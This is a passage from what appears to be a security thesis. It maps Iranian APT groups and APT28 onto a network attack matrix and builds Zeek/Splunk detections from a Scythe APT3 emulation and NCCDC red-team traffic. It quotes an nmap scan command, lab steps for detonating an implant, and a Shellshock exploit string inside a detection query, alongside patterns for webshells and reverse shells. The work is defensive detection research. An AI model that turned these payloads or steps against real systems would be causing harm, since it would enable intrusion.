        - APT39 brute-forced externally exposed services such as Outlook [100]
    - Exploit
        - Leafminer established an initial compromise with known network vulnerabilities [100]
        - Leafminer searched for vulnerable SMB servers, specifically MS17_10 [100]
        - APT 39 exploited vulnerable web servers [100]
    - SQL injection
        - Operation Cleaver used SQL injection to achieve initial compromise [100]
            - Double-encoded its SQL injection payloads to bypass WAF
    - Malicious stager
        - DownPaper is a dropper that downloads more malware [102]
        - Operation Woolean-Goldfish used a malicious document to instruct the machine to pull down CWOOLGER [100]
        - Embedded code in malicious document downloaded ALFASHELL [100] [103]
        - Embedded code in malicious document downloaded a customized version of Mimikatz and a batch file [100]
        - After exploiting the CVE-2017-11882 vulnerability with a malicious document the next step would be to pull malicious Powershell script [100]
- Impersonation

    - ARP spoofing
        - Operation clever created malware code name JASUS to perform ARP spoofing [100]
    - Trusted third party
        - Charming Kitten sends thousands of phishing emails which contain TinyURL links [102]
        - Charming Kitten sends thousands of phishing emails using Gmail [102]
        - Thmar Reservoir campaign compromised a legitimate Israeli research institute to send e-mails as [100]
    - Illegitimate services and sites [100]
        - Setup illegitimate websites to offer free classes for Aerospace. This website requested users to install a malicious Adobe Flash [100]
        - Setup illegitimate sites for credential collection [100]
            - Yahoo, Google, AOL, Outlook
    - Domain spoofing
        - Charming Kitten spoofs a domain for “Google downloads” [102]
        - APT39 used domain spoofing to deliver POWBAT [100]
        - Used domain spoofing to resemble legitimate companies such as Boeing, Northrop Grumman Aviation Arabia, Alsalam Aircraft Company, and Vinnell Arabia [100] [103]
- Evasion
    - Public services
        - Operation Woolean-Goldfish used public services such as Microsoft OneDrive to host malicious executables [100]
        - DropBox was used to host RAR files that contained malicious documents [100]

    - Encoded
        - DownPaper base64 encodes the URL to download stager [102]
        - Operation Cleaver double-encoded it's SQL injection payloads to bypass WAF [100]
    - Encryption
        - GHOLEE used encryption for data exfiltration [100]
        - TEMP.Zagros supports encryption for C2 [100]
        - DUSTYSKY used HTTPS for C2 [100]
    - Compression
        - Molerats used RAR files to hide malicious document [100]
        - Exfiltrate data using WinRAR [100]
    - Custom obfuscation
        - EXPLOSIVE used custom obfuscation for C2 [100]
        - After an initial compromise from a malicious document the C2 communication used obscured communication [100]
- DOS
    - No documented techniques for this category
- Delivery
    - Waterhole
        - Charming Kitty uses BEEF exploitation to exploit browsers [102]
        - WhatsApp messages were sent in order to drive targets to a waterhole
        - Leafminer established initial compromise [100]
        - Phishing e-mails containing links to illegitimate websites with instructions to install malware [100]
    - Phishing
        - Charming Kitten sends thousands of phishing emails using Gmail [102]

        - Operation Woolean-Goldfish used phishing to deploy malicious documents that contained the malware CWOOLGER. [100]
        - Spear phishing campaign used to deliver “Operation Protective Edge.xlsb”, this malware is called GHOLEE [100]
        - Spear phishing campaign targeted workers in the aviation industry [100] [103]
- Command and control
    - HTTP
        - DownPaper uses HTTP for C2 [102]
        - DUSTYSKY used HTTPS for C2 [100]
        - Operation Cleaver used HTTP to exfil data and C2 [100]
    - SMTP [100]
        - Operation Cleaver used SMTP to exfil data and C2 [100]
    - SSH [100]
        - Operation Cleaver used SSH to exfil data [100]
    - IRC
        - IRC was used for bot-based malware [100]
        - MagicHound had the ability to use IRC for C2 [100]
    - FTP [100]
        - CWOOLGER used FTP for C2 and data exfil [100]
        - APT33 FTP was used for data exfil to C2 [100]
        - Operation Cleaver used FTP to exfil data [100]
    - DNS
        - Data exfiltration would be performed through the use of DNS queries [100]
        - DNS queries were used to communicate with C2 servers [100]
- Actions on objective
    - Exfil

- DUSTYSKY, CROSSRAT, TEMP.Zagros, GHOLEE, Stealer, QUADAGNET, supports exfil functionality [100]
- APT 33, 34, 35, 39, 41 performed data exfil [100]
- Collect intelligence on the military aviation capabilities of the KSA and South Korea petrochemical companies [100]

Tools/malware

- ALFASHELL [100] [103]
- Mimikatz [100]
- DUSTYSKY [100]
- CROSSRAT [100]
- DROPSHOT [A] [103]
- TURNEDUP [100] [103]
- SHAPESHIFT [100]
- HELMINTH [100]
- TINYZBOT [100]
- QUADAGNET [100]
- MPK [100]
- CWOOLGER [100]
- GHOLEE [100]
- Puppy - Python based RAT [100]
- MagicHound [100]
- JASUS [100]
- TEMP.Zagros [100]
- EXPLOSIVE [100]
- Leafminer [100]

- POWBAT [100]
- DownPaper [102]

References

- [100] "Iranian Cyber Espionage - ProQuest Research Library." http://search.proquest.com/openview/7816e26f17ba341674713046f4a249fa/1?pq-origsite=gscholar&cbl=18750&diss=y. Accessed 17 Aug. 2019.
- [101] "Research Collection - ETH Zürich." 7 May. 2019, https://www.research-collection.ethz.ch/bitstream/handle/20.500.11850/344841/1/20190507_MB_HS_IRNV1_rev.pdf. Accessed 18 Jul. 2019.
- [102] "Charming Kitten - ClearSky Cyber Security." 2 Dec. 2017, https://www.clearskysec.com/wp-content/uploads/2017/12/Charming_Kitten_2017.pdf. Accessed 18 Jul. 2019.
- [103] "Insights into Iranian Cyber Espionage: APT33 Targets ... - FireEye." 20 Sep. 2017, https://www.fireeye.com/blog/threat-research/2017/09/apt33-insights-into-iranian-cyber-espionage.html. Accessed 18 Jul. 2019
- [104] "Handbook: Threat Group Cards: A Threat Actor Encyclopedia by ...." https://www.twipu.com/cyb3rops/tweet/1140179123136028672. Accessed 16 Aug. 2019.
- [105] "Group: APT33, Elfin | MITRE ATT&CK™ - The MITRE Corporation." Accessed August 18, 2019. https://attack.mitre.org/groups/G0064/.
- [106] "Group: APT39, Chafer | MITRE ATT&CK™ - The MITRE Corporation." Accessed August 18, 2019. https://attack.mitre.org/groups/G0087/.
- [107] "Group: Charming Kitten | MITRE ATT&CK™ - The MITRE Corporation." Accessed August 18, 2019. https://attack.mitre.org/groups/G0058/.
- [108] "Group: Cleaver, Threat Group 2889, TG-2889 | MITRE ATT&CK™." Accessed August 18, 2019. https://attack.mitre.org/groups/G0003/.
- [109] "Group: CopyKittens | MITRE ATT&CK™ - The MITRE Corporation." https://attack.mitre.org/groups/G0052/. Accessed 18 Aug. 2019.
- [110] "Group: Magic Hound, Rocket Kitten, Operation Saffron ... - mitre att&ck." https://attack.mitre.org/groups/G0059/. Accessed 18 Aug. 2019.
- [11] "Group: OilRig, IRN2, HELIX KITTEN, APT34 | MITRE ATT&CK™." https://attack.mitre.org/groups/G0049/. Accessed 18 Aug. 2019.

Heat map

This heat map shows all the techniques used by Iranian Cyber Espionage groups that exist on our matrix

Table 7: Our matrix vs. Cyber Espionage groups

Key	Count	Percentage
Techniques used by threat actor	24	48.98%
New techniques discovered	6	6.12%
Efficacy of matrix	4/5	80.00%

Total number of techniques	49	

Figure 16: Heatmap using our matrix vs. Cyber Espionage groups

Recon and Weaponization	Lateral movement	Internal recon	Initial compromise	Impersonation	Evasion	DOS	Delivery	Command and control	Action on objectives
Public scanning services	WMI	Service enumeration	Malicious stager	VPN tunneling	Anonymous services	UDP Flood	Watering hole	Peer-to-peer	Exfiltration
Vulnerability scanning	WinRM	Port scanning	SQL injection	Trusted third party	Public services	TCP Flood	Poisoned torrents	IRC	Defacement
	SSH HiJacking	Network sniffing	Exploit	Reverse RDP tunnel	Encryption	HTTP Flood	Phishing	ICMP	
	SMB		Externally exposed service	Certificate impersonation	Encoding			DNS	
	Remote Desktop			Domain spoofing	Custom protocol			Webshell	
	Exploit			ARP spoofing	Custom obfuscation			Remote Admin Tools	
	Mimikatz			illegitimate service or site	Compression			Listening Service	
								HTTP	
								SMTP	
								SSH	
								FTP	

Test case 4: APT 28

Description

MITRE states “APT28 is a threat group that has been attributed to Russia's Main Intelligence Directorate of the Russian General Staff by a July 2018 U.S. Department of Justice indictment. This group reportedly compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election. APT28 has been active since at least 2004.” [116]

Aliases

- APT28 [112] [113] [114] [115] [116] [120] [122] [124] [125] [126]
- Sofacy [113] [114] [115] [116] [120] [121] [122] [124] [126]
- Fancy Bear [115] [116] [121] [124] 126]
- Sedint [115] [116] [124]
- Group 74 [115] [116]
- TG-4127 [115] [116]
- Pawn Storm [115] [116] [120] 124]
- Tsar Team [115] [116]
- Strontium [115] [116] [126]
- Swallowtail [115] [116]
- SIG40 [115]
- Snakemackerel [115] [116]
- Iron Twilight [115]
- Grizzly Steppe [115] [117]

Network techniques

- Recon and weaponization
    - Port scan
        - APT28 scans IP addresses to identify open ports [113]
            - Port scan used nmap: “nmap -T5 -p 21,22,23,25,80,110,143,443,465,993,995,11 8080,7071,3389,5900 -sV -O --version-light -script=banner --script=http=header -oX <outfile name> -iL <input filename>” [113]
    - Vulnerability scanning
        - If, APT28 port scan return open ports then vulnerability scans are performed [113] [117] [125]
- Lateral movement
    - No documented techniques for this category
- Internal recon
    - Service enumeration
        - APT28 scanned the MIA internal network [112]
- Initial compromise
    - Exploits
        - Exploitation of previously known vulnerabilities present on unpatched systems. [125]
    - Malicious stager
        - APT28 has been known to pull down malware/tools after dropper is executed [113] [117] [121] [122] [126]
        - Komplex sole purpose is to download and execute a file [114] [124]

        - SOURFACE is a dropped which is typically a malicious document used to download stager [112] [125]
        - CORESHELL downloads and executes payloads [112] [125]
- Impersonation
    - Domain spoofing
        - APT28 purchased typosquatted domains [112] [117] [118] [125]
        - APT28 registered at least two domains mimicking the domains of legitimate organizations in the Caucasus [112]
        - APT28 has registered domains similar to those of the legitimate Eastern EUropean news sites and governments [112]
- Evasion
    - Anonymous services
        - APT28 uses TOR [117]
    - Custom obfuscation
        - CORESHELL uses a custom steam cipher [112]
    - Encoding
        - Komplex malware uses Base64 [114] [124]
        - CORESHELL uses Base64 [112]
        - CHOPSTICK encoded URLS with Base64 [112] [122]
    - Public services
        - Used link shortener services [126]
    - Encryption
        - Komplex malware uses RC4 encryption [114]
        - CHOPSTICK uses RC4 encryption [112]
        - APT28 uses RSA encryption to protect exfil [112]
- DOS

    - No documented techniques for this category
- Delivery
    - Waterhole
        - Used typosquatted domains to serve a malicious iFrame for Java and Flash zero-days [113] [118] [119] [120] [125]
    - Phishing
        - Komplex is disguised as a PDF document [114]
        - APT28 does phishing campaigns and the e-mails contained malicious attachments [112] [113] [117] [119] [120] [122] [124] [125] [126]
- Command and control
    - HTTP
        - Zebrocy uses HTTP for C2 communication [126]
        - Komplex uses HTTP for C2 communication [114] [124]
        - APT28 uses HTTP for C2 communication [112] [113] [121] [122]
        - CORESHELL uses HTTP for C2 communication [112] [119]
        - CHOPSTICK uses HTTP for C2 communication [112] [119]
    - FTP
        - Komplex malware has the capability to exfiltrate data via FTP [114]
    - SMTP [112]
        - APT28 used SMTP to exfiltrate network recon data of the network to the C2 [112]
        - CHOPSTICK uses SMTP for C2 communication [112]
- Actions on objective
    - Defacement
        - APT28 defaced the WADA website [125]

        - APT28 leaks documents stolen from WADA online via a tweet on Twitter [125]
    - Exfiltration
        - APT28 gains access to an International Olympic Committee account created specifically for the 2016 Olympic Games, and views and downloads athlete data. [125]
        - Komplex malware has the capability to exfiltrate data [114]
        - Zebrocy malware has the capability to exfiltrate data [126]
        - APT28 exfil key logged data to C2 [112]
        - APT28 exfiltrated sensitive files, emails, and user credentials [117]
        - APT28 used SMTP to exfiltrate network recon data out of the network [112]

Tools/malware

- CHOPSTICK [112] [125]
- CORESHELL [112] [125]
- SOURFACE [112] [125]
- Zebrocy [126]
- Komplex [114] [124]

References

- [112] "APT28: A Window into Russia's Cyber Espionage Operations - FireEye." 5 Feb. 2010, https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-apt28.pdf. Accessed 17 Aug. 2019.
- [113] "APT28 Under the Scope - Index of - Bitdefender." 17 Dec. 2015, https://download.bitdefender.com/resources/media/materials/white-papers/en/Bitdefender_In-depth_analysis_of_APT28%E2%80%93The_Political_Cyber-Espionage.pdf. Accessed 17 Aug. 2019.
- [114] "Dissecting the APT28 Mac OS X Payload - Bitdefender." https://download.bitdefender.com/resources/files/News/CaseStudies/study/143/Bitdefender-Whitepaper-APT-Mac-A4-en-EN-web.pdf. Accessed 17 Aug. 2019.
- [115] "Handbook: Threat Group Cards: A Threat Actor Encyclopedia by ...." https://www.twipu.com/cyb3rops/tweet/1140179123136028672. Accessed 16 Aug. 2019.
- [116] "Group: APT28, SNAKEMACKEREL, Swallowtail, Group ... - mitre att&ck." Accessed August 18, 2019. https://attack.mitre.org/groups/G0007/.

- [117] "AR-17-20045 Enhanced Analysis of GRIZZLY STEPPE Activity - US-Cert." 10 Feb. 2017, https://www.us-cert.gov/sites/default/files/publications/AR-17-20045_Enhanced_Analysis_of_GRIZZLY_STEPPE_Activity.pdf. Accessed 18 Aug. 2019.
- [118] "New Adobe Flash Zero-Day Used in Pawn Storm ... - Trend Micro Blog." 13 Oct. 2015, https://blog.trendmicro.com/trendlabs-security-intelligence/new-adobe-flash-zero-day-used-in-pawn-storm-campaign/. Accessed 18 Aug. 2019.
- [119] "Operation RussianDoll: Adobe & Windows Zero-Day Exploits ... - FireEye." 18 Apr. 2015, https://www.fireeye.com/blog/threat-research/2015/04/probable_apt28_useo.html. Accessed 18 Aug. 2019.
- [120] "Sofacy Recycles Carberp and Metasploit Code | News from the Lab." https://labsblog.f-secure.com/2015/09/08/sofacy-recycles-carberp-and-metasploit-code/. Accessed 18 Aug. 2019.
- [121] "Bears in the Midst: Intrusion into the Democratic National Committee »." 15 Jun. 2016, https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/. Accessed 18 Aug. 2019.
- [122] "New Sofacy Attacks Against US Government Agency." 14 Jun. 2016, https://unit42.paloaltonetworks.com/unit42-new-sofacy-attacks-against-us-government-agency/. Accessed 18 Aug. 2019.
- [123] "Sofacy's 'Komplex' OS X Trojan - Palo Alto Networks Unit 42." 26 Sep. 2016, https://unit42.paloaltonetworks.com/unit42-sofacys-komplex-os-x-trojan/. Accessed 18 Aug. 2019.
- [124] "APT28: AT THE CENTER OF THE STORM ... - FireEye." https://www2.fireeye.com/rs/848-DID-242/images/APT28-Center-of-Storm-2017.pdf. Accessed 18 Aug. 2019.
- [125] "A journey to Zebrocy land | WeLiveSecurity." 22 May. 2019, https://www.welivesecurity.com/2019/05/22/journey-zebrocy-land/. Accessed 18 Aug. 2019.

Heat map

This heat map shows all the techniques used by APT28 that exist on our matrix.

Table 8: Our matrix vs. APT28

Key	Count	Percentage
Techniques used by threat actor	15	32.61%
New techniques discovered	3	6.52%
Efficacy of matrix	5/6	83.33%
Total number of techniques	**46**	

Figure 17: Heatmap using our matrix vs. APT28

Recon and Weaponization	Lateral movement	Internal recon	Initial compromise	Impersonation	Evasion	DOS	Delivery	Command and control	Action on objectives

Public scanning services	WMI	Service enumeration	Malicious stager	VPN tunneling	Anonymous services	UDP Flood	Watering hole	Peer-to-peer	Exfiltration
Vulnerability scanning	WinRM	Port scanning	SQL injection	Trusted third party	Public services	TCP Flood	Poisoned torrents	IRC	Defacement
Port scan	SSH HiJacking	Network sniffing	Exploit	Reverse RDP tunnel	Encryption	HTTP Flood	Phishing	ICMP	
	SMB			Certificate impersonation	Encoding			DNS	
	Remote Desktop			Domain spoofing	Custom protocol			Webshell	
	Exploit			ARP spoofing	Custom obfuscation			Remote Admin Tools	
					Compression			Listening Service	
								HTTP	
								FTP	
								SMTP	

Matrix heatmap - Experiment 1

Table 9: Experiment one - efficacy of our matrix vs. APT reports

Key	Count	Percentage
Technique observed by 1 threat actors	13	24.07%
Technique observed by 2 threat actors	7	12.96%
Technique observed by 3 threat actors	6	11.11%
Technique observed by 4 threat actors	8	14.81%
New technique discovered being used by 1 threat actor	9	16.67%

New technique discovered being used by 2 threat actors	2	3.70%
New technique discovered being used by 3 threat actors	0	0.00%
New technique discovered being used by 4 threat actors	0	0.00%
Efficacy of matrix	34/45	75.56%
Total number of techniques	**54**	**83.33%**

Figure 18: Heatmap of our matrix vs. APT reports

Recon and Weaponization	Lateral movement	Internal recon	Initial compromise	Impersonation	Evasion	DOS	Delivery	Command and control	Action on objectives
Public scanning services	WMI	Service enumeration	Malicious stager	VPN tunneling	Anonymous services	UDP Flood	Watering hole	Peer-to-peer	Exfiltration
Vulnerability scanning	WinRM	Port scanning	SQL injection	Trusted third party	Public services	TCP Flood	Poisoned torrents	IRC	Defacement
Port scan	SSH HiJacking	Network sniffing	Exploit	Reverse RDP tunnel	Encryption	HTTP Flood	Phishing	ICMP	
	SMB		Externally exposed service	Certificate impersonation	Encoding		Internal IT assets	DNS	
	Remote Desktop			Domain spoofing	Custom protocol			Webshell	
	Exploit			ARP spoofing	Custom obfuscation			Remote Admin Tools	
	Mimikatz			illegitimate service or site	Compression			Listening Service	
					Covert communication			HTTP	

								FTP	
								SMTP	
								SSH	
								TCP	
								SOCKS5	

Experiment 2: Adversary emulation tool

Start data collection

1. Log into Zeek via SSH
2. /opt/zeek/bin/zeekctl restart
    a. This will clear the “current” log directory and start capturing traffic
3. tcpdump -i <network tap interface> -s 0 -w experiment_2_adversary_emulation.pcap
    a. -i : Interface to capture network traffic from
    b. -s : Capture byte size - 0 is the maximum
    c. -w: Output file

Weaponizing a document

1. Log into Scythe
2. Select “Migrate threats” under “Threat management”
    a. Select “Choose file”
    b. Upload Appendix: Scythe APT3 campaign config
3. Select “New campaign” under “Campaign Manager” on the left
4. New campaign

   a. Enter “APT3-campaign” as the name
   b. Select “Windows” as the target operating system
   c. Leave all other settings as default
   d. Check “Automate actions”
   e. Select “Next”
5. Automate campaign
   a. Select “Existing threats”
      i. Select “APT3-thesis”
      ii. Select “Add steps”
   b. Select “Next”
6. Deliver Campaign
   a. Select “Physical” for Deliver
   b. Select “Start campaign”
7. Select “Campaign list” under “Campaign Manager”
8. Select “APT3-campaign”
9. Select the drop-down menu and select “Direct-Download link”
10. Copy URL for “64-bit EXE”

Detonating implant

1. RDP into Windows 10 client named Saturn
2. Open a web browser
3. Enter the URL from above
4. Execute the malicious binary
5. Go back to Scythe console

Watching campaign

1. Select “Campaign list” under “Campaign Manager”
2. Select “APT3-campaign”
3. Select “SATURN”

Splunk queries

This section contains a table of Splunk queries that were used to detect malicious traffic performed by the adversary emulation. Each row in the table has the following columns: attack theme, technique, zeek log source, Splunk query, detection, and references. Each row in the table demonstrates the detection of a technique from our matrix and each row validates a particular technique. The attack theme and technique column refer to the location of a particular technique on our matrix that was detected.

The “Zeek log source” column provides which log contains the entries that demonstrate a particular technique being operationalized. The Splunk query contains the query that can be used on the dataset to reproduce our findings. The detection column is an explanation of the entries found and why they represent a technique. Lastly, the references section cites the resources used to create that detection.

Table 10: Splunk queries for adversary emulation

#	Attack theme	Technique	Zeek Log source	Splunk query	Detection	References
1	Lateral movement	SMB	smb.log	index="zeek_apt3" source="*smb*" "id.orig_h"="172.16.24.130"	This query shows lateral movement via SMB from Windows 10 client Saturn to Jupiter.	[165] [169] [170]

				"id.resp_h"="172.16.24.131" "id.resp_p"=445		
2	Lateral movement	SMB	smb.log	index="zeek_apt3" source="json_streaming_notice.log" note="notice::SMB_Administrative_Share"	This query shows lateral movement via SMB from Windows 10 client Saturn to Jupiter.	[165] [169] [170]
3	Evasion	Encryption	ssl.log	index="zeek_apt3" source="*ssl*" | top limit=3 ja3	This will show the top 3 JA3 hash seen by Zeek. The JA3 hash used by Scythe is associated with trickbot says JA3er	[172] [173] [213] [263]
4	Command and control	HTTP	conn.log	index="zeek_apt3" source="*conn*" "id.resp_p"=443	Traffic is going to a known HTTPS port and the connection is not persistent like TCP which infers it's HTTP	[165] [166] [201]
5	Actions on objectives	Exfiltration	conn.log	index="zeek_apt3" source="*conn*" | timechart max(orig_bytes) span=1hr	This will create a graph showing all the connections based on bytes transmitted outbound.	[189]

Matrix heatmap - Experiment 2

Table 11: Efficacy our matrix vs. APT3 adversary emulation

Key	Count	Percentage
Technique was not seen in the Zeek logs	1	20.00%
Technique discovered in Zeek logs	4	80.00%
Efficacy of matrix	**4/5**	**80.00%**
Total	**5**	**100.00%**

Figure 19: Heatmap of our matrix vs. APT3 adversary emulation

Recon and Weaponization	Lateral movement	Internal recon	Initial compromise	Impersonation	Evasion	DOS	Delivery	Command and control	Action on objectives
Public scanning services	WMI	Service enumeration	Malicious stager	VPN tunneling	Anonymous services	UDP Flood	Watering hole	Peer-to-peer	Exfiltration
Vulnerability scanning	WinRM	Port scanning	SQL injection	Trusted third party	Public services	TCP Flood	Poisoned torrents	IRC	Defacement
	SSH HiJacking	Network sniffing	Exploit	Reverse RDP tunnel	Encryption	HTTP Flood	Phishing	ICMP	
	SMB			Certificate impersonation	Encoding			DNS	
	Remote Desktop			Domain spoofing	Custom protocol			Webshell	
	Exploit			ARP spoofing	Custom obfuscation			Remote Admin Tools	
					Compression			Listening Service	
								HTTP	

Experiment 3: 2017 National Collegiate Cyber Defense Competition (CCDC) PCAP dataset

Splunk queries

This section contains a table of Splunk queries that were used to detect malicious traffic performed by the NCCDC red team. Each row in the table has the following columns: attack theme, technique, Zeek log source, Splunk query, detection, and references. Each row in the table demonstrates the detection of a technique from our matrix and each row validates a

particular technique. The attack theme and technique column refer to the location of a particular technique on our matrix that was detected.

The “Zeek log source” column provides which log contains the entries that demonstrate a particular technique being operationalized. The Splunk query contains the query that can be used on the dataset to reproduce our findings. The detection column is an explanation of the entries found and why they represent a technique. Lastly, the references section cites the resources used to create that detection.

For example, the “vulnerability scanning” technique was discovered in the Zeek logs. This technique is from the recon and weaponization attack theme column on our matrix. The “http.log” Zeek log was used to detect this technique and the Splunk query used was “index="zeek-nccdc" user_agent=’*Nikto*’”. The detection column describes that the Splunk query is looking for the string “nikto” in the user_agent field in the Zeek http.log. The reference section provides cites resources backing up our findings and detection method. Lastly, this validates “vulnerability scanning” as a technique on our heatmap (Figure 20: CCDC heatmap of techniques) for this experiment.

Table 12: Splunk queries for NCCDC 2017 PCAP dataset

#	Attack theme	Technique	Zeek Log source	Splunk query	Detection	References
1	Recon and weaponization	Vulnerability scanning	http.log	index="zeek-nccdc" source="http" user_agent="*Nikto*"	Detection of Nikto being used to scan assets	[175] [178] [201] [205]
2	Recon and	Vulnerability scanning	http.log	index="zeek-nccdc" source="http"	Detection of Nessus being used to scan assets	[176] [178]

	weaponization			user_agent="*Nessus*"		[201] [205]
3	Recon and weaponization	Vulnerability scanning	notice.log	index="zeek-nccdc" source="http" msg="*scanning for vulnerable*"	Zeek was able to detect scanning activity to detect vulnerable workstations. In addition, Zeek noticed some scanner looking for SMBv1 which is used by ConFlicker (MS08-67) or MS17-10	[176] [178] [180] [190] [201] [205]
4	Recon and weaponization	Vulnerability scanning	http.log	index="zeek-nccdc" source="http" user_agent="*DirBuster*"	Detection of DirBuster being used to scan assets	[177] [178] [201] [205]
5	Internal recon	Port scan	notice.log	index="zeek-nccdc" source="notice" note="Scan::Port_Scan"	This query shows port scans detected by Zeek from the red team	[182] [190] [201]
6	Command and control	HTTP	http.log	index="zeek-nccdc" source="http” | rare user_agent | sort count | rename http_user_agent as "User Agent", count as Count, percent as Percent	Detect rare user-agents	[165] [166] [178] [179] [201]
7	Command and control	HTTP	http.log	index="zeek-nccdc" source="http" | rare id.orig_h | sort count | rename id.orig_h as Host, count as Count, percent as Percent	Detect rare HTTP host headers	[165] [166] [201]
8	Command and control	HTTP	http.log	index="zeek-nccdc" source="http" user_agent="MSFX/4.8.2 (r2014010101; x86_64-linux; 58ef9978-8f728e39-7686e191)"	This request came from the red team subnet which out of scope but this is an example of how to detect attacker tooling. The “MSFX” user-agent is used by Metasploit when updating. This user-agent came to our attention by detecting rare user agents	[165] [178] [201]
9	Initial	Exploit	HTTP.l	index="zeek-nccdc"	This request shows the red team	[165]

	compromise		og	source="http" user_agent="() { _; } >_[$($())] { echo Content-Type: text/plain ; echo ; echo \"bash_cve_2014_6278 Output : $((4+65))\"; }"	attempting to exploit CVE-2014-6278 which allows RCE	[167] [190]
10	Initial compromise	Exploit	HTTP.log	index="zeek-nccdc" source="http" user_agent="Mozilla Firefox"	This request shows the red team attempting to exploit an RCE vulnerability in TikiWiki. Plus the user-agent for this Request is not normal	[165] [168] [190]
11	Initial compromise	Malicious stager	HTTP.log	index="zeek-nccdc" source="http" user_agent="Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; WOW64; SV1)"	This HTTP request shows Windows XP SP2 downloading FileZilla from an IP address. In addition, VirusTotal has no knowledge of this hash. I went a step further and downloaded the exact FileZilla version and the hashes don't match.	[165] [206] [207]
12	Initial compromise	Malicious stager	HTTP.log	index="zeek-nccdc" source="http" user_agent!="Mozilla/5.00 (Nikto/2.1.6) *" user_agent="Wget/1.18 (linux-gnu)"	This HTTP request shows a download for a perl webshell. In addition, we know the attackers like to use WGET to download stagers.	[165] [206] [207]
13	Initial compromise	SQL injection	HTTP.log	index="http" user_agent!="Mozilla/5.00 (Nikto/2.1.6) *" user_agent="sqlmap/1.1.3#stable (http://sqlmap.org)"	These HTTP requests show the red team attempting to use SQLMAP to perform SQL injection	[165] [178] [181]
14	Initial compromise	Malicious stager	HTTP.log	index="http" uri="*.exe"	This will show all the URLs that contain references to downloading Windows executables. Some of the names contain "staging.exe", "sawmill", "someunexistantstuff.exe",	[179] [206] [207]
15	Command and control	Remote admin tools	rfb.log	index="zeek-nccdc" source="rfb" authentication_method	This will show all the VNC connects made from red team IP address to blue team boxes	[182] [208] [209]

				="VNC"	As a bonus, we can see the red team Googling up how to use rdesktop	
16	Lateral movement	RDP	rdp.log	index="rdp"	This query will show all the RDP connections made from the red team IP space to blue team boxes	[182] [190] [209]
17	Lateral movement	Exploit	HTTP.log	index="zeek-nccdc" source="http" user_agent="Mozilla Firefox"	This request shows the red team attempting to exploit an RCE vulnerability in TikiWiki. Plus the user-agent for this Request is not normal	[165] [168] [190]
18	Lateral movement	SSH	ssh.log	index="zeek-nccdc" source="ssh" client="SSH-2.0-OpenSSH_7.2"	This query shows red team using SSH to access machines	[183] [184] [186]
19	Lateral movement	SMB	smb_files.log	index="zeek-nccdc" source=smb_files" name="*.exe"	This query shows PsExec being used to push a binary to the remote system from red team	[165] [169] [170]
20	Initial compromise	Externally exposed service	http.log	index="zeek-nccdc" source="*http*" "*username=*"	This query is showing red team attempting to bruteforce a login page	[178] [179] [188]
21	Command and control	ICMP	notice.log	index="zeek-nccdc" source="notice" note="DetectICMPSHell::ICMP_High_Variance"	This query can be used to pivot to the conn.log to detect ICMP tunnels.	[185] [186] [210]
22	Evasion	Custom protocol	weird.log	index="zeek-nccdc" source="weird" name=unknown_protocol	This query will raise awareness to protocols Zeek can not parse. This may be an indication of custom protocols	[164] [200]
23	Command and Control	DNS	weird	index="zeek-nccdc" source="*weird*" name=DNS_Conn_count_too_large	This query can be used to pivot to the dns.log to detect DNS beacons	[187] [200] [211]
24	Command and control	Listening service	conn.log	index="zeek-nccdc" source=”conn” id.orig_h NOT	This Splunk query will show all connections initiated by red team to the blue team on random ports with the	[187] [188]

				(id.orig_h="10.10.*.*" OR id.orig_h="10.20.*.*" OR id.orig_h="10.30.*.*" OR id.orig_h="10.40.*.*" OR id.orig_h="10.50.*.*" OR id.orig_h="10.60.*.*" OR id.orig_h="10.70.*.*" OR id.orig_h="10.80.*.*" OR id.orig_h="10.90.*.*" OR id.orig_h="10.100.*.*" OR id.orig_h="10.120.*.*" OR id.orig_h="fe80::*" OR id.orig_h="172.20.*.*" OR id.orig_h="172.22.*.*" OR id.orig_h="192.168.250.*") (id.resp_h="10.10.*.*" OR id.resp_h="10.20.*.*" OR id.resp_h="10.30.*.*" OR id.resp_h="10.40.*.*" OR id.resp_h="10.50.*.*" OR id.resp_h="10.60.*.*" OR id.resp_h="10.70.*.*" OR	conn_state only showing connections that were accepted. These entries will be possible indicators that malicious listeners exist on the blue team machines that red team is using.	

				id.resp_h="10.80.*.*" OR id.resp_h="10.90.*.*" OR id.resp_h="10.100.*.*") NOT (id.resp_p=22 OR id.resp_p=80 OR id.resp_p=443 OR id.resp_p=587 OR id.resp_p=25) conn_state!="s0" conn_state != REJ proto !=icmp		
25	Evasion	Public services	dns.log	index="zeek-nccdc" source="dns" qtype_name="A" query="d2tpbry8f62bv9.cloudfront.net"	This query is an example of red team using CDNs as way to proxy there c2 communication.	[171] [191] [212]
26	Evasion	Encryption	ssl.log	index="zeek-nccdc" source="*ssl*" ja3=c456d2179d91ce032846b21ac521d9f6	This query will show all the SSL connections with a particular JA3 hash. This JA3 hash is associated with connections initiated from blue team boxes to red team IP address	[172] [173] [213]
27	Actions on objective	Exfiltration	conn_burst	index="zeek-nccdc" source="*conn_burst*"	This query will show all connections that exceed 50 MB/s or 100MB transferred. Both of these are good indicators of exfiltration	[174] [189]
28	Command and control	Websell	http.log	index="zeek-nccdc" source="*http*" "*whoami*"	This query shows red team using webshells to run commands (specifically whoami) on remote hosts	[189] [231] [232]
29	Internal recon	Service enumeration	dce_rpc.log	index="zeek-nccdc" source="dce_rpc" operation=NetrShareEnum	This query shows Windows being used to enumerate the network shares on the network. This is one way to detect workstations, OSes, and services	[192] [193]
30	Command and Control	WMI	dce_rpc.log	index="zeek-nccdc" source="*dce_rpc*" operation=CreateServiceA	This query shows WMI being used to create a service on remote host	[192] [194] [195]

31	Evasion	Compression	files.log	index="zeek-nccdc" source="*files*" zip	This query shows red team uploading a ZIPs to blue team web servers and FTP servers	[200]
32	Command and control	TCP	notice.log	index="zeek-nccdc" source="*notice*" msg="Possible Meterpreter Payload transferred!" proto=tcp	This query shows all the Metasploit reverse shells that used TCP	[196] [233]
33	Actions on objective	Defacement	http.log	index="zeek-nccdc" source="*http*" id.resp_h="10.*.*.15" status_code=404	This query shows the status codes of servers over time. At certain periods throughout the competition there are huge spikes in HTTP status codes 404 (resources not found). This is an indication of the red team bringing down the website and a form of defacement	[214] [215]
